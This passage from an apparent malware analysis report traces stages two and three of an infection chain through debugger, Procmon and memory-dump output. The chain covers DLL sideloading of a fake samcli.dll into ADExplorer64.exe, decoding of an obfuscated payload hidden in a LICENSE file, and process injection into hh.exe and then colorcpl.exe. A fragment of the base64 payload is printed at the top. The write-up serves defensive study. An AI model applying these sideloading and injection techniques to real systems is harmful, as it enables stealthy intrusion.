2fAvL+LJEJCDMvrL6WMNYQvBrzygG5ShpB8dMnKsFGw6x2+i9b/0Pxvy3XxrfjA/TeTn07+vAeWIT94Q0YYYK045L2/6wSPzfSHBlZIuK3wxQ2m9d5vQhZCOKDJcw9
BjzpNij0F/HITJ2ZXbU+umWwhy5oFkug4XzzUBXfEErTWYNCvvzgGtU5bIObbilzrfLawFbaddO+oZOiwHS2SESjlK2ix86wPEB+Hp6iGjUSjKQm73YSsDQv7ZJ/Q+
UKk0tDQBryUsTXq2zfPfONeKrqHl33LxbxlReZJdCT+/kqA/QN+VljIFxFeTfo+HNpVnVK4KhD8IeIJ3eCjYC+A8e+udC73spev4qoqdkaVh8BlbVtbyRh3aGkqmVS
83ml4xhir8y7Ca+CN4TBSmoVU05UqrOCGrYH9IvK03TO6kgFXhqF7iwCBR4kzUlJEkTdJoxpEPAlvnYl4OpnerLCwIrKjPAfwoqdMFPg90m0H+tvl+/Eq4yRtlzRww
zKGZYgVMR5cHcCT9NVS8r0/T+lFBjer3ggLnbJaet6UDfac3YqcgomtBVXU0kZ2WDASLmhsaIp0Ym0oUTRf6f9iBlLqZpkdh25a3W5sTFdLUj5IF4JRkK8XEnr+TrQ
PUb7OgL7Wgj60FAmCCalkKYwCFkJwUrI6NU8lTe06PpPjjlngDhBz96Zp6CkdpPu5hbvJyMWHd5e+nC3a9H0zMTcUqa/ys89izH9dBV32sinbaEsCMzHhPxxg75dkF
7o7XB8aCvb20IzWKymC3A+XfR0rk6sp+5t6+REY5CqasQjMEiu/5Vzum2JfZGFQlVl4YqkVJA0gbiMLGulQIEJZJF80JTeUhanXIGHENAuyAl7lmPO3oR3D5kE07rl
g7iJb43JvzaflEprZ6s9lCbScd4zPAGU0voQbJJc9A2rEiCRwslYFwT7wSwee+himZpkuEzWhdgHlnoK0hvu550nmKcLWwKrqfRKiM8mk0EQw8dEkD8DQNRLWfpFRl
UHYxyvDITIl4R+Fh0BP80KZVlBIRmC4K2rYzt0Lo337AsnCDPXKHX72kBj5W66HEwVxnF+Z4RL/V2dQrVZfdVT60wgDq5CEpOhiGUR2n7ThW5crr4dbkLfgJEHQLtj
```

Obfuscated content in LICENSE file

2nd Stage Execution:

During the second stage of execution, the command from the .lnk file initiated the Active Directory Explorer (ADExplorer64.exe) without any prompts (command: *ADExplorer64.exe /accepteula /snapshot 127.0.0.1 faa -noconnection*).


ADExplorer64.exe relies on samcli.dll, typically found in the Windows\System32 directory, for its functionality. In this scenario, the threat actor exploited the DLL search order functionality of the Windows operating system by positioning the malicious DLL with the same name in the current working directory. Consequently, the malicious samcli.exe is loaded into the process of ADExplorer64.exe.



Process Name	Operation	Path	Result
ADExplorer64.exe	CreateFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	QueryBasicInformationFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CloseFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CreateFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	QueryEAFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CreateFileMapping	\AppData\Roaming\Adobe\Drivers\samcli.dll	FILE LOCKED WITH ON
ADExplorer64.exe	QueryStandardInformationFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CreateFileMapping	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	Load Image	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CreateFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CloseFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CloseFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CreateFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	QuerySecurityFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	BUFFER OVERFLOW
ADExplorer64.exe	QuerySecurityFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS
ADExplorer64.exe	CloseFile	\AppData\Roaming\Adobe\Drivers\samcli.dll	SUCCESS

Loading malicious *samcli.dll* into the process of ADExplorer64.exe

In the subsequent operation, ADExplorer64.exe also reads the obfuscated file LICENSE:



Process Name	Operation	Path	Result	Detail
ADExplorer64.exe	CreateFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Desired Access: Generic Read, Dispo
ADExplorer64.exe	QueryEAFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 0, Length: 4096, Priority: Normal
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 4096, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 8192, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 12288, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 16384, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 20480, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 24576, Length: 4096
ADExplorer64.exe	ReadFile	C:[redacted]AppData\Roaming\Adobe\Drivers\LICENSE	SUCCESS	Offset: 28672, Length: 4096

```
mov r10,rcx                          ZwReadFile
mov eax,6
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4D125
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                          ZwDeviceIoControlFile
mov eax,7
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4D145
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                          ZwWriteFile
mov eax,8
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4D165
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                          NtRemoveIoCompletion
mov eax,9                            9:'\t'
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4D185
syscall
ret
int 2E
```


```
RAX     0000000000000000
RBX     000002976FFDDD8
RCX     000001EF088A3810
RDX     00007FF763670000     adexplorer64.00007FF763670000
RBP     0000000000001000
RSP     000002976FFDC98
RSI     00000000000001D0     L'ǐ'
RDI     0000000000000000

R8      0000000000000118     L'Ę'
R9      000002976FFDBE8      &"PE"
R10     00007FF8E3C4D124     ntdll.00007FF8E3C4D124
R11     0000000000000246     L'Ɇ'
R12     0000000000001000
R13     0000000000000003
R14     0000000000000000
R15     000001EF086F73C0     "0PmOdGrxj3Rqxy8FmVQBnS7w3shhQbE1JK+QRp3kwqQBYDx7h

RIP     00007FF8E3C4D124     ntdll.00007FF8E3C4D124

RFLAGS   0000000000000200
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  C000000D (STATUS_INVALID_PARAMETER)
```

```
1: rcx 000001EF088A3810 000001EF088A3810
2: rdx 00007FF763670000 adexplorer64.00007FF763670000
3: r8 0000000000000118 0000000000000118
4: r9 000002976FFDBE8 000002976FFDBE8 &"PE"
5: [rsp+28] 000002976FFDCF0 000002976FFDCF0
6: [rsp+30] 000001EF086F73C0 000001EF086F73C0 "0PmOdGrxj3Rqxy8FmVQBnS7w3shhQbE
7: [rsp+38] 0000000000001000 0000000000001000
```

Initial Strings from LICENSE file

ADExplorer64 reading the LICENSE file

Furthermore, ADExplorer64 creates a suspended process named "hh.exe", writes into its memory (process injection), and then resumes the thread:



```
mov r10,rcx                                   ZwCreateUserProcess
mov eax,C9
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4E975
syscall                                       NtCreateUserProcess
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                                   ZwCreateWaitCompletionPacket
mov eax,CA
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4E995
syscall
ret
int 2E
ret
nop dword ptr ds:[rax+rax],eax
mov r10,rcx                                   NtCreateWaitablePort
mov eax,CB
test byte ptr ds:[7FFE0308],1
```


```
RDX   000000B7200FD4A0
RBP   000000B7200FEB00     &L"C:\\Windows\\hh.exe"
RSP   000000B7200FD358
RSI   0000025EA62E5380
RDI   0000000000000000

R8    0000000002000000
R9    0000000002000000
R10   000000B7200FD438
R11   000000B7200FD300
R12   0000000000000001
R13   0000000000000002
R14   0000000000000008
R15   0000000000000000

RIP   00007FF8E3C4E972     ntdll.00007FF8E3C4E972
```

Default (x64 fastcall)

```
1: rcx 000000B7200FD438 000000B7200FD438
2: rdx 000000B7200FD4A0 000000B7200FD4A0
3: r8 0000000002000000 0000000002000000
4: r9 0000000002000000 0000000002000000
5: [rsp+28] 0000000000000000 0000000000000000
6: [rsp+30] 0000000000000000 0000000000000000
7: [rsp+38] 0000000000000000 0000000000000000
8: [rsp+40] 0000000000000001 0000000000000001
```

Creating suspended *hh.exe* process


ADExplorer64.exe modifies (decoded for its own function) the content that is read from the *LICENSE* file and injects them into the process memory of hh.exe:



```
mov r10,rcx                          NtWriteVirtualMemory
mov eax,3A                           3A:':'
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF8E3C4D7A5
syscall                              NtWriteVirtualMemory
```


```
RDX   0000029AE89E0000
RBP   0000002976FFE3C0     &L"C:\\Windows\\hh.exe"
RSP   0000002976FFCC18
RSI   0000000000000005
RDI   0000000000000000
```

Process injection in *hh.exe*



```
Address           Hex                                              ASCII
000001EF086F73C0  01 00 00 00 00 00 00 00 A0 D1 CC E3 F8 7F 00 00  ........ ÑÌãø...
000001EF086F73D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F73E0  00 00 00 00 00 00 00 00 E8 73 6F 08 EF 01 00 00  ........èso.ï...
000001EF086F73F0  E8 73 6F 08 EF 01 00 00 00 00 00 00 00 00 00 00  èso.ï...........
000001EF086F7400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7410  30 1D CB E3 F8 7F 00 00 70 5D 6F 08 EF 01 00 00  0.Ëãø...p]o.ï...
000001EF086F7420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7450  50 0B 6C 08 EF 01 00 00 48 7B 6F 08 EF 01 00 00  P.l.ï...H{o.ï...
000001EF086F7460  E8 17 6F 08 EF 01 00 00 00 00 00 00 00 00 00 00  è.o.ï...........
000001EF086F7470  DF 94 BB E3 F8 7F 00 00 00 00 00 00 00 00 00 00  ß.»ãø...........
000001EF086F7480  01 00 00 00 00 00 00 00 20 D1 CC E3 F8 7F 00 00  ........ ÑÌãø...
000001EF086F7490  00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F74A0  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000001EF086F74B0  00 00 00 00 00 00 00 00 78 0E 99 28 5B 1F 00 00  ........x..([...
000001EF086F74C0  30 B7 6F 08 EF 01 00 00 B0 38 6D 08 EF 01 00 00  0·o.ï...°8m.ï...
000001EF086F74D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F74E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F74F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7540  00 FA 03 00 AE FC 03 00 00 00 00 00 00 00 00 00  .ú..®ü..........
000001EF086F7550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7560  00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00  ................
000001EF086F7570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7580  21 00 00 00 01 00 00 00 11 11 11 11 11 11 11 11  !...............
000001EF086F7590  11 11 11 11 11 11 11 11 00 00 00 00 00 00 00 00  ................
000001EF086F75A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F75B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F75C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F75D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F75E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F75F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7620  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7630  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7640  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7650  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7660  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7670  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7680  00 00 00 00 00 00 00 00 6C 0E 98 3D 56 1F 00 0E  ........l..=V...
000001EF086F7690  65 00 6E 00 2D 00 55 00 53 00 00 00 65 00 6E 00  e.n.-.U.S...e.n.
000001EF086F76A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F76B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F76C0  00 00 00 00 00 00 00 00 28 00 00 28 6A 1F 00 00  ........(..(j...
000001EF086F76D0  20 7C 6F 08 EF 01 00 00 B0 38 6D 08 EF 01 00 00   |o.ï...°8m.ï...
000001EF086F76E0  59 00 5C 00 55 00 53 00 45 00 52 00 5C 00 53 00  Y.\.U.S.E.R.\.S.
000001EF086F76F0  2D 00 31 00 2D 00 35 00 2D 00 32 00 31 00 2D 00  -.1.-.5.-.2.1.-.
000001EF086F7700  32 00 35 00 34 00 38 00 30 00 33 00 30 00 38 00  2.5.4.8.0.3.0.8.
000001EF086F7710  39 00 31 00 2D 00 34 00 77 0E 98 26 42 1F 00 08  9.1.-.4.w..&B...
000001EF086F7720  34 02 1D 00 00 00 00 00 02 04 11 00 00 00 00 00  4...............
000001EF086F7730  00 00 01 50 00 00 00 00 00 00 00 00 00 00 00 00  ...P............
000001EF086F7740  04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00  ................
000001EF086F7750  00 00 00 00 60 00 00 00 60 00 00 00 02 00 00 00  ....`...`.......
000001EF086F7760  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001EF086F7770  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
```


Modified content of *LICENSE* file




```
mov r10,rcx                        ZwResumeThread        RDX  0000002976FFE2C8
mov eax,52                         52:'R'                RBP  0000002976FFE3C0   &L"C:\\Windows\\hh.exe"
test byte ptr ds:[7FFE0308],1                            RSP  0000002976FFE288
jne ntdll.7FF8E3C4DAA5                                   RSI  000001EF086F3FC2
syscall                            NtResumeThread        RDI  000001EF086F3FC2
```

Resuming hh.exe process

ADExplorer64.exe also created two shortcut files in the current working directory:



Process Name	Operation	Path	Detail
ADExplorer64....	CreateFile	[redacted]\AppData\Roaming\Adobe\Drivers\Guide.lnk	Desired Access: Read Attributes, Disp
ADExplorer64....	CreateFile	[redacted]\AppData\Roaming\Adobe\Drivers\Guide.lnk	Desired Access: Read Attributes, Disp
ADExplorer64....	CreateFile	[redacted]\AppData\Roaming\Adobe\Drivers\Guide.lnk	Desired Access: Generic Read/Write,
ADExplorer64....	WriteFile	[redacted]\AppData\Roaming\Adobe\Drivers\Guide.lnk	Offset: 0, Length: 1154, Priority: Normal
ADExplorer64....	CloseFile	[redacted]\AppData\Roaming\Adobe\Drivers\Guide.lnk	
ADExplorer64....	CreateFile	[redacted]\AppData\Roaming\Adobe\Drivers\Support.url	Desired Access: Generic Write, Read .
ADExplorer64....	WriteFile	[redacted]\AppData\Roaming\Adobe\Drivers\Support.url	Offset: 0, Length: 179, Priority: Normal
ADExplorer64....	CloseFile	[redacted]\AppData\Roaming\Adobe\Drivers\Support.url	




URL: \AppData\Roaming\Adobe\Drivers\Guide.lnk
Shortcut key: None
Visits: Unknown

Target type: Application
Target location: Drivers
Target: \Drivers\ADExplorer64.exe -snapshot 48.92.1 09
Start in: C:\Users\User\AppData\Roaming
Shortcut key: None
Run: Normal window
Comment: Sysinternals Guide Shortcut


The *Support.url* file points to the *Guide.lnk* file, which runs the command that executed the ADExplorer64.exe at initial stage, as shown in the above screenshot.

3rd Stage Execution:


During the third stage of execution, the *hh.exe* process generates a suspended colorcpl.exe process and subsequently writes into its memory (process injection):



```
mov r10,rcx                        ZwCreateUserProcess   R9   00000033F687AC38   &"PE"
mov eax,C9                                               R10  00007FF8E3C4E974   ntdll.00007FF8E3C4E974
test byte ptr ds:[7FFE0308],1                            R11  0000000000000246   L'Ȳ'
jne ntdll.7FF8E3C4E975                                   R12  0000000000000001
